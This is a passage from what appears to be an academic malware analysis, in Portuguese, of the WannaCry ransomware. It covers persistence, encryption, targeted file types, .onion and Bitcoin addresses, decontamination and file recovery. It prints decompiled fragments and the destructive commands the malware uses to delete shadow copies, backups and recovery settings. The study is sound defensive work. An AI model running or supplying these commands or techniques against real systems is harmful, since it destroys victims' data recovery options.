
o código durante o seu desenvolvimento. E, observa-se que a negociação do protocolo SMB, LANMAN1.0 (LanManager version 1.0), ou seja, SMBv1, que está sujeito ao ataque.

Figura 13 – Tentativa de propagação pela *Internet*.



Fonte: O Autor.

Figura 14 – Pacotes SMB tramitados entre as máquinas.



Fonte: O Autor.


4.5 Mecanismos de persistência

A análise estática dos mecanismos de persistência foi realizada através da descompilação do código do módulo *worm* do *WannaCry* com a ferramenta *Retargetable Decompiler* (RetDec). Para o estudo dinâmico desta seção foram usados o *Process Hacker* e o *SysAnalizer*.

Conforme apresentado na subseção 3.4.1, após não receber resposta dos domínios de *KillSwitch*, o módulo *worm* abre o *Service Control Manager* através do *OpenSCManager* e cria um serviço chamado *Microsoft Security Center (2.0) Service (mssecsvs2.0)* e, então, executa-o automaticamente, conforme apresentado no trecho de código abaixo e na Figura 15.

```
1  // Address range: 0x407c40 - 0x407cd4
2  int32_t function_407c40(void) {
3      // 0x407c40
4      int32_t str; // bp-260
5      sprintf((char *)&str, "%s -m security", (char *)&g1159);
6      char * lpBinaryPathName = NULL; // bp-272
7      int32_t * hSCManager = OpenSCManagerA(NULL, NULL, 0xf003f); // 0x407c68
8      if (hSCManager == NULL) {
9          // 0x407cca
10         return 0;
11     }
12     int32_t * hService = CreateServiceA(hSCManager, "mssecsvc2.0", "Microsoft Security Center
           (2.0) Service", 0xf01ff, 16, 2, 1, (char *)&lpBinaryPathName, NULL, NULL, NULL, NULL,
           NULL); // 0x407c9b
13     if (hService != NULL) {
14         // 0x407cad
15         StartServiceA(hService, 0, NULL);
16         CloseServiceHandle(hService);
17     }
18     // 0x407cbb
19     *(int32_t *)(g9 - 4) = (int32_t)hSCManager;
20     CloseServiceHandle(&g1175);
21     return 0;
22 }
```

Figura 15 – Serviço *mssecsvs2.0* criado.



Fonte: O Autor.

O carregamento do recurso R (módulo *ransomware*) para o arquivo *tasksche.exe* e a definição da sua localização ocorrem na parte do código exposta abaixo:


```
1  if (SizeofResource((int32_t *)hModule3, (int32_t *)hResInfo2) != hModule3) {
2          char str = hModule3; // bp-588
3          int32_t v2; // bp-587
4          __asm_rep_stosd_memset((char *)&v2, 0, 64);
5          int32_t v3 = (g1 ? -256 : 256) + (int32_t)&v2; // 0x407dc8
6          *(int16_t *)v3 = 0;
7          *(char *)(v3 + (g1 ? -2 : 2)) = 0;
8          char str2 = hModule3; // bp-328
```

```
9           int32_t v4; // bp-327
10          __asm_rep_stosd_memset((char *)&v4, 0, 64);
11          int32_t v5 = (g1 ? -256 : 256) + (int32_t)&v4; // 0x407de2
12          *(int16_t *)v5 = 0;
13          *(char *)(v5 + (g1 ? -2 : 2)) = 0;
14          sprintf(&str, "C:\\%s\\%s", "WINDOWS", "tasksche.exe");
15          sprintf(&str2, "C:\\%s\\qeriuwjhrf", "WINDOWS");
16          bool v6 = MoveFileExA(&str, &str2, 1); // 0x407e2c
17          int32_t v7 = 2; // bp-716
```

Uma vez executado o *tasksche.exe*, é criada uma pasta com o nome pseudo-aleatório dentro de C:\$ProgramData$\. Neste estudo, o nome é *gxnrfkcg593*. Este processo dificulta a identificação do código malicioso pelos *softwares* antivírus.


Por fim, o *WannaCry* loga-se como um serviço com o mesmo nome gerado anteriormente, conforme ilustrado na Figura 16. A entrada criada no registro, apresentada na Figura 17, garante que o *malware* será sempre executado após o computador ser reiniciado.

Figura 16 – Serviço *gxnrfkcg593* criado.



Fonte: O Autor.

Figura 17 – Entradas no registro criadas pelo *WannaCry*.



Fonte: O Autor.

4.6 Preparação para a criptografia

A análise estática do processo de preparação para criptografia foi realizada através da descompilação do código do módulo *ransomware* do *WannaCry* com as ferramentas *Retargetable Decompiler* (RetDec) e *IDA Freeware*.

Para ocultar a pasta de trabalho e, posteriormente, garantir acesso total aos arquivos, o seguinte trecho de código é explorado:

```
1     // 0x4020b4
2     *(int32_t *)(v10 - 4) = v7;
3     SetCurrentDirectoryA((char *)&g68);
4     *(int32_t *)(g9 - 4) = 1;
5     function_4010fd((int32_t)&g68);
6     *(int32_t *)g9 = (int32_t)"WNcry@2ol7";
7     *(int32_t *)(g9 - 4) = g4;
8     function_401dab((int32_t)&g68, (int32_t)&g68);
9     function_401e9e();
10    *(int32_t *)(g9 - 4) = g4;
11    *(int32_t *)(g9 - 8) = g4;
12    *(int32_t *)(g9 - 12) = (int32_t)"attrib +h .";
13    function_401064(&g68, (int32_t)&g68, (int32_t)&g68);
14    *(int32_t *)(g9 - 4) = g4;
15    *(int32_t *)(g9 - 8) = g4;
16    *(int32_t *)(g9 - 12) = (int32_t)"icacls . /grant Everyone:F /T /C /Q";
17    function_401064(&g68, (int32_t)&g68, (int32_t)&g68);
```

O próximo passo é importar uma chave pública (RSA) codificada dentro do módulo *ransomware*, identificado na Figura 18.

Figura 18 – Chave pública RSA importada.

```
0040EC00  52 53 41 32 00 08 00 00  01 00 01 00 43 2B 4D 2B  RSA2........C+M+
0040EC10  04 9C 0A D9 9F 1E DA 5F  ED 32 A9 EF E1 CE 1A 50  .œ.ÙŸ.Ú_í2©ïáÎ.P
0040EC20  F4 15 E7 51 7B EC B0 27  56 05 58 B4 F6 83 C9 B6  ô.çQ{ì°'V.X´öƒÉ¶
```

Fonte: O Autor.

Então, o arquivo $t.wnry$ é exportado para a memória, contendo uma chave AES, inicialmente cifrada pela chave privada que faz par com a pública apresentada na Figura 18, utilizada para decifrar a biblioteca dinâmica (DLL) responsável pela rotina de criptografia. Conforme apresentada na Figura 19, os primeiros oito *bytes* são checados para combinar com a *string* $WANACRY!$.

Figura 19 – Chave AES contida dentro do arquivo *t.wnry*.

```
0000000000000000  57 41 4E 41 43 52 59 21  00 01 00 00 1E 38 22 27  WANACRY!.....8"'
0000000000000010  FD E6 7F 0C 5D E7 7E 3E  28 A7 AF FD 2A 50 64 49  ....]...(...*PdI
0000000000000020  66 C6 B6 27 17 6D 3E D2  FF 1C 32 CB 8C 30 88 60  fƶ·'.m>...2.·0.`
```

Fonte: O Autor.


4.7 Processo de criptografia

A análise estática do processo de criptografia foi realizada através da descompilação do código do módulo *ransomware* do *WannaCry* com a ferramenta *IDA Freeware*.

Antes de iniciar a rotina de criptografia, a existência dos seguintes *Mutex* é verificada: *MsWinZonesCacheCounterMutexA*, *Global\MsWinZonesCacheCounterMutexA* e Global\MsWinZonesCacheCounterMutexW. Se algum deles encontrar-se previamente criado, então o processo é encerrado e nenhum dado é cifrado. Caso contrário, é aberto um *Mutex*, como é


possível ver na Figura 20, e os arquivos de configuração constantes no Quadro 18 são gerados. Na Figura 21, são apresentadas as funções utilizadas para a criptografia dos arquivos.

Figura 20 – *Mutex* criado pelo *WannaCry*.



Fonte: O Autor.

Figura 21 – Funções utilizadas para a rotina de criptografia.



Fonte: O Autor.

Quadro 18 – Arquivos de configuração do *WannaCry*.

Nome	**Descrição**
00000000.res	Informações para os servidores Tor
00000000.pky	Chave pública RSA
00000000.dky	Chave privada RSA
00000000.eky	Chave privada RSA cifrada

Fonte: adaptado de (AKBANOV; VASSILAKIS, 2019).

Observa-se que após a chave RSA privada ser armazenada de forma segura, o *ransomware* chama a função *CryptDestroyKey* para destruí-la da memória RAM e limitar as opções de recuperação, porém, ela não apaga os números primos da memória antes de liberar o espaço associado (KHANDELWAL, 2017). Esta vulnerabilidade será explorada na seção 4.12 na tentativa de recuperar os arquivos criptografados.

Posteriormente, o *WannaCry* verifica a cada três segundos informações sobre todos os dispositivos lógicos conectados ao sistema, excetuando apenas a unidade de CD-ROM, procurando por arquivos com as extensões de interesse (Figura 22[1]), criptografando-os com uma chave AES de 128 *bits* gerada através da função *CryptGenRandom* e, por fim, cifrando a chave simétrica com a RSA pública. A chave encriptada possui um cabeçalho que inicia com a *string* $WANACRY!$.

Figura 22 – Extensões criptografadas.

```
.data:0040E060     dd offset aDoc     ; ".doc"
.data:0040E064     dd offset aDocx     ; ".docx"
.data:0040E068     dd offset aDocb     ; ".docb"
.data:0040E06C     dd offset aDocm     ; ".docm"
.data:0040E070     dd offset aDot     ; ".dot"
.data:0040E074     dd offset aDotm     ; ".dotm"
.data:0040E078     dd offset aDotx     ; ".dotx"
.data:0040E07C     dd offset aXls     ; ".xls"
.data:0040E080     dd offset aXlsx     ; ".xlsx"
.data:0040E084     dd offset aXlsm     ; ".xlsm"
.data:0040E088     dd offset aXlsb     ; ".xlsb"
.data:0040E08C     dd offset aXlw     ; ".xlw"
.data:0040E090     dd offset aXlt     ; ".xlt"
.data:0040E094     dd offset aXlm     ; ".xlm"
.data:0040E098     dd offset aXlc     ; ".xlc"
.data:0040E09C     dd offset aXltx     ; ".xltx"
.data:0040E0A0     dd offset aXltm     ; ".xltm"
.data:0040E0A4     dd offset aPpt     ; ".ppt"
.data:0040E0A8     dd offset aPptx     ; ".pptx"
.data:0040E0AC     dd offset aPptm     ; ".pptm"
.data:0040E0B0     dd offset aPot     ; ".pot"
.data:0040E0B4     dd offset aPps     ; ".pps"
.data:0040E0B8     dd offset aPpsm     ; ".ppsm"
.data:0040E0BC     dd offset aPpsx     ; ".ppsx"
.data:0040E0C0     dd offset aPpam     ; ".ppam"
.data:0040E0C4     dd offset aPotx     ; ".potx"
.data:0040E0C8     dd offset aPotm     ; ".potm"
.data:0040E0CC     dd offset aPst     ; ".pst"
.data:0040E0D0     dd offset aOst     ; ".ost"
.data:0040E0D4     dd offset aMsg     ; ".msg"
.data:0040E0D8     dd offset aEml     ; ".eml"
.data:0040E0DC     dd offset aEdb     ; ".edb"
.data:0040E0E0     dd offset aVsd     ; ".vsd"
.data:0040E0E4     dd offset aVsdx     ; ".vsdx"
.data:0040E0E8     dd offset aTxt     ; ".txt"
.data:0040E0EC     dd offset aCsv     ; ".csv"
.data:0040E0F0     dd offset aRtf     ; ".rtf"
.data:0040E0F4     dd offset a123     ; ".123"
.data:0040E0F8     dd offset aWks     ; ".wks"
.data:0040E0FC     dd offset aWk1     ; ".wk1"
.data:0040E100     dd offset aPdf     ; ".pdf"
.data:0040E288     dd offset aDbf       ; ".dbf"
.data:0040E28C     dd offset aDb        ; ".db"
.data:0040E290     dd offset aMdb       ; ".mdb"
.data:0040E294     dd offset aAccdb     ; ".accdb"
.data:0040E298     dd offset aSql       ; ".sql"
.data:0040E29C     dd offset aSqlitedb  ; ".sqlitedb"
.data:0040E2A0     dd offset aSqlite3   ; ".sqlite3"
.data:0040E2A4     dd offset aAsc       ; ".asc"
.data:0040E2A8     dd offset aLay6      ; ".lay6"
.data:0040E2AC     dd offset aLay       ; ".lay"
.data:0040E2B0     dd offset aMml       ; ".mml"
.data:0040E2B4     dd offset aSxm       ; ".sxm"
.data:0040E2B8     dd offset aOtg       ; ".otg"
.data:0040E2BC     dd offset aOdg       ; ".odg"
.data:0040E2C0     dd offset aUop       ; ".uop"
.data:0040E2C4     dd offset aStd       ; ".std"
.data:0040E2C8     dd offset aSxd       ; ".sxd"
.data:0040E2CC     dd offset aOtp       ; ".otp"
.data:0040E2D0     dd offset aOdp       ; ".odp"
.data:0040E2D4     dd offset aWb2       ; ".wb2"
.data:0040E2D8     dd offset aSlk       ; ".slk"
.data:0040E2DC     dd offset aDif       ; ".dif"
.data:0040E2E0     dd offset aStc       ; ".stc"
.data:0040E2E4     dd offset aSxc       ; ".sxc"
.data:0040E2E8     dd offset aOts       ; ".ots"
.data:0040E2EC     dd offset aOds       ; ".ods"
.data:0040E2F0     dd offset a3dm       ; ".3dm"
.data:0040E2F4     dd offset aMax       ; ".max"
.data:0040E2F8     dd offset a3ds       ; ".3ds"
.data:0040E2FC     dd offset aUot       ; ".uot"
.data:0040E300     dd offset aStw       ; ".stw"
.data:0040E304     dd offset aSxw       ; ".sxw"
.data:0040E308     dd offset aOtt       ; ".ott"
.data:0040E30C     dd offset aOdt       ; ".odt"
.data:0040E310     dd offset aPem       ; ".pem"
.data:0040E314     dd offset aP12       ; ".p12"
.data:0040E318     dd offset aCsr       ; ".csr"
.data:0040E31C     dd offset aCrt       ; ".crt"
.data:0040E320     dd offset aKey       ; ".key"
.data:0040E324     dd offset aPfx       ; ".pfx"
.data:0040E328     dd offset aDer       ; ".der"
```

Fonte: O Autor.

[1] Esta imagem não ilustra todas as extensões. A lista completa encontra-se na subseção 3.4.3

Durante o estudo, foi observado que além da unidade de CD-ROM, as seguintes pastas são ignoradas do processo de criptografia, ou seja, seus arquivos não foram cifrados:

- Content.IE5;
- Temporary Internet Files;
- \Local Settings\Temp;
- \AppData\Local\Temp;
- \Program Files (x86);
- \Program Files;
- \WINDOWS;
- \ProgramData; e
- \Intel.


4.8 Prevenção de recuperação de arquivos

A análise dinâmica do processo de prevenção de recuperação de arquivos foi realizada através da execução do *WannaCry* no *Windows 7*, constante em (AKBANOV; VASSILAKIS, 2019). A Figura 23 mostra que o *ransomware* solicita, através do Prompt de Comando ($cmd.exe$):

1. vssadmin delete shadows /all /quiet: apaga todas as *shadow copies* do *Windows* sem alertar o usuário. Por padrão, estes volumes contém dados de *backup* para recuperação em uma eventual falha no sistema;
2. wmic shadowcopy delete: garante a exclusão de qualquer cópia relevante para os *shadow volumes*;
3. bcdedit/set default bootstatuspolicy ignoreallfailures: ignora todas as falhas no processo de inicialização do sistema operacional, impedindo que o usuário reinicie o computador em modo de recuperação;
4. bcdedit/set default recoveryenabled no: desativa a ferramenta de recuperação do *Windows*, não permitindo que a vítima reverta o seu sistema operacional para uma versão anterior; e
5. wbadmin delete catalog -q: assegura que não seja mais possível utilizar os arquivos de *backup* criados pelo *Windows Server*.

Destaca-se que o controle de conta do usuário do *Windows* comete um grave erro ao informar que a origem do comando é do *Windows Command Processor*, com um desenvolvedor com certificado digital verificado (*Microsoft Windows*), induzindo a vítima a acreditar que algo seguro está sendo realizado e autorizando a sua execução.

Figura 23 – Comandos utilizados para a prevenção de recuperação de arquivos.




Fonte: O Autor.

4.9 Endereços *.onion*

A análise estática da comunicação com endereços *.onion* foi realizada através da abertura do arquivo *c.wnry* no aplicativo *WordPad*. No estudo dinâmico, o *software WireShark* foi utilizado.


Na Figura 24, é possível ver os cinco endereços *.onion* utilizados pelo *WannaCry* para uma comunicação anônima entre as máquinas infectadas e os servidores e um *link* para *download* do navegador Tor. Na Figura 25, as conexões na porta TCP 9001 (padrão do navegador Tor) são apresentadas.

Figura 24 – Endereços .onion e *link* para *download* do navegador Tor.



Fonte: O Autor.

Figura 25 – Comunicações na porta TCP 9001.




Fonte: O Autor.

4.10 Endereços *Bitcoin*

A descoberta dos endereços *Bitcoin* utilizados pelo *WannaCry* foi apresentada em Alraddadi e Sarvotham (2018) e, neste trabalho, através da análise do código em linguagem de baixo nível com a ferramenta *IDA Freeware*.

Segundo Symantec (2017), o *ransomware* deveria enviar informações de cada computador infectado para um servidor de Comando e Controle pelos endereços *.onion* expostos na seção 4.9 e, então, receber um endereço exclusivo para pagamento, mas por uma falha de implementação, apenas os mostrados na Figura 26 são apresentados.

Figura 26 – Endereços *Bitcoin*.



```
; Attributes: bp-based frame

sub_401E9E proc near

DstBuf= byte ptr -318h
Dest= byte ptr -266h
Source= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 318h
lea     eax, [ebp+DstBuf]
push    1               ; int
push    eax             ; DstBuf
mov     [ebp+Source], offset a13am4vw2dhxygx ; "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
mov     [ebp+var_8], offset a12t9ydpgwuez9n ; "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
mov     [ebp+var_4], offset a115p7ummngoj1p ; "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"
call    sub_401000
pop     ecx
test    eax, eax
pop     ecx
jz      short locret_401EFD
```

Fonte: O Autor.

4.11 Descontaminação

Para a descontaminação do computador infectado, foi utilizado o antivírus *Kaspersky*, ferramenta homologada para uso na Marinha do Brasil.

Atualmente, a assinatura *WannaCry* consta em quase todas as ferramentas de detecção de códigos maliciosos atualizadas e, por não ser um *malware* que possui polimorfismo, sua detecção e remoção é simples, conforme apresentado na Figura 27.

Figura 27 – Remoção do *WannaCry* pelo antivírus *Kaspersky*.

Fonte: O Autor.

4.12 Possibilidade de recuperação de arquivos

Ao estudar as funções utilizadas no processo de criptografia dos arquivos na seção 4.7, foi verificada que a *CryptDestroyKey* é utilizada e que ela não apaga os números primos da memória antes de liberar o espaço associado. Portanto, mesmo que o código do *malware* seja perfeitamente desenvolvido, ele pode fazer uso de bibliotecas, funções e API que possuem alguma falha.

Segundo Ransom (2016), além de erros na implementação do código, há ainda dois motivos que podem possibilitar a decifragem dos arquivos sem pagar o resgate: quando os desenvolvedores se arrependem e divulgam uma chave mestre, como foi o caso do *TeslaCrypt*, ou quando agências governamentais apreendem os servidores de chaves e as divulgam, tendo como exemplo o *CoinVault*.

4.12.1 *No More Ransom*

O *site No More Ransom* [2] é uma iniciativa da Unidade Nacional de Crimes de Alta Tecnologia da polícia da Holanda, do Centro Europeu de Cibercrime da Europol, da *Kaspersky* e da *McAfee*, com o objetivo de ajudar as vítimas de *ransomware* a recuperar seus dados criptografados sem ter que pagar aos criminosos (RANSOM, 2016).

Como é muito mais fácil evitar a ameaça do que combatê-la depois que o sistema é afetado, o projeto também visa educar os usuários sobre como o *ransomware* funciona e quais medidas podem ser tomadas para prevenir efetivamente a infecção (RANSOM, 2016).

